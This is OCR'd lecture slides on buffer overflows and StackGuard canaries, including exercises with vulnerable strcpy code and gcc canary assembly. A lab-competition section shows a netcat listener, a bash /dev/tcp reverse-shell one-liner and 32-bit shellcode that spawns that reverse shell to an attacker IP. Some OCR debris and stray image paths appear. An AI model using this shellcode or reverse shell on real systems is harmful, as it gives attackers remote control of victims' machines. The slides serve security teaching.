seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```




Return-to-libc Attack

Compiler Approach: StackGuard

StackGuard Exercise 1

Question: Can you modify the program below, so even if buffer overflow happens, the program is still safe?

```
int secret
void foo (char *str)
{
      int xyz := secret



      char buffer[12];
      strcpy (buffer, str);




      return;
}
```




StackGuard Exercise 1 Solution

```
void foo (char *str)
{







        char buffer[12];
        strcpy (buffer, str);







        return;
}
```


StackGuard Exercise 2

Question: A programmer declares that the following code can defeat the buffer-overflow attack. Do you agree or not? Please give your justification. The secret only has 32 bits, which is quite weak as a secret, but we will ignore this issue in this question.



```
void func (char *str)
{
        int guard;
        int *secret = malloc (sizeof(int));
        *secret = generateRandomNumber();
        guard = *secret;

        char buffer[12];
        strcpy (buffer, str);

        if (guard != *secret) exit;

        return;
}
```

StackGuard Implementation in gcc




```
foo:
.LFB0:
   .cfi_startproc
   pushl  %ebp
   .cfi_def_cfa_offset 8
   .cfi_offset 5, -8
   movl  %esp, %ebp
   .cfi_def_cfa_register 5
   subl  $56, %esp
   movl  8(%ebp), %eax
   movl  %eax, -28(%ebp)
   // Canary Set Start
   movl %gs:20, %eax
   movl %eax, -12(%ebp)
   xorl %eax, %eax
   // Canary Set End
   movl  -28(%ebp), %eax
   movl  %eax, 4(%esp)
   leal  -24(%ebp), %eax
   movl  %eax, (%esp)
   call  strcpy
   // Canary Check Start
   movl -12(%ebp), %eax
   xorl %gs:20, %eax
   je .L2
   call __stack_chk_fail
   // Canary Check End
```

Summary


- Memory layout in function invocation
- Buffer overflow
- How to exploit buffer-overflow vulnerabilities
- Countermeasures

Competition: Setup




```
//function has buffer-overflow vulnerability
void bof(char *str)
{
    char buffer[200];

    printf("Buffer address %p\n", buffer);
    strcpy(buffer, str);
}
```

will change



Competition: Reverse Shell




```
seed@Attacker (10.0.2.4):~$ pwd
/home/seed
seed@Attacker (10.0.2.4):~$ nc -l 9090 -v
Connection from 10.0.2.8 port 9090 [tcp/*] accepted
seed@Server (10.0.2.8):~/Documents$ pwd
pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$
```

Connected to the server

The commands typed here are running on the server machine

reverse shell

read(0, ...)



```
seed@Server (10.0.2.8):~/Documents$ pwd
/home/seed/Documents
seed@Server (10.0.2.8):~/Documents$ /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1
```

shell

write(1, ...)


Stdin : 0

Stdout : 1


Stderr : 2

bash


Competition: Shellcode




```
/bin/bash -c "/bin/bash -i > /dev/tcp/attacker_ip/9090 0<&1 2>&1"
```



Competition: Shellcode




```
/bin/bash -c "/bin/bash -i > /dev/tcp/attacker_ip/9090 0<&1 2>&1"
```



```
const char reverse_shellcode_32[] =

 // store the "/bin/bash" string
 "\x31\xc0"                  /* xorl %eax,%eax */
 "\xb8\xff\xff\xff\x68"      /* movl $0x68ffffff, %eax */
 "\xc1\xe8\x18"              /* shr $0x18,%eax */
 "\x50"                      /* pushl %eax */

 "\x68""/bas"                /* pushl "/bas" */
 "\x68""/bin"                /* pushl "/bin" */

 // construct arg 1 for execve()
 "\x89\xe3"                  /* movl %esp, %ebx */

 // store the "-c" string
 "\x31\xc0"                  /* xorl %eax,%eax */
 "\xb8\xff\xff\x2d\x63"      /* movl $0x632dffff, %eax */
 "\xc1\xe8\x10"              /* shr $0x10, %eax */
 "\x50"                      /* pushl %eax */
 "\x89\xe0"                  /* movl %esp, %eax */


 // store the reverse shell string
 "\x31\xd2"               /* xorl %edx,%edx */
 "\x52"                   /* pushl %edx */
 "\x68""2>&1"             /* pushl "2>&1" */
 "\x68""<&1 "             /* pushl "<&1 " */
 "\x68""90 0"             /* pushl "90 0" */
 "\x68""7/90"             /* pushl "7/90" */
 "\x68"".2.4"             /* pushl ".2.4" */
 "\x68""10.0"             /* pushl "10.0" */
 "\x68""tcp/"             /* pushl "tcp/" */
 "\x68""dev/"             /* pushl "dev/" */
 "\x68"" > /"             /* pushl " > /" */
 "\x68""h -i"             /* pushl "h -i" */
 "\x68""/bas"             /* pushl "/bas" */
 "\x68""/bin"             /* pushl "/bin" */
 "\x89\xe2"               /* movl %esp,%edx */

 // construct arg 2 (array) for execve()
 "\x31\xc9"            /* xorl %ecx,%ecx */
 "\x51"                /* pushl %ecx */
 "\x52"                /* pushl %edx */
 "\x50"                /* pushl %eax */
 "\x53"                /* pushl %ebx */
 "\x89\xe1"            /* movl %esp,%ecx */


 // construct arg 3 for execve()
 "\x31\xd2"            /* xorl %edx,%edx */

 // make the execve() system call
```

h HHHH


eax = 00 0000h




2d -

63 c.


[10.0.2.4]/9090





```
 "\x31\xd2"         /* xorl %edx,%edx */

 // make the execve() system call
 "\x31\xc0"         /* xorl %eax,%eax */
 "\xb0\x0b"         /* movb $0x0b,%al */
 "\xcd\x80"         /* int  $0x80 */
;
```

Competition


Server
Host 1
Host 2
port forwarding
VM1
VM2
VM2
nc -l 9090
H1: 9090
VM1: 9090
Host2: 8080 → VM2: 9080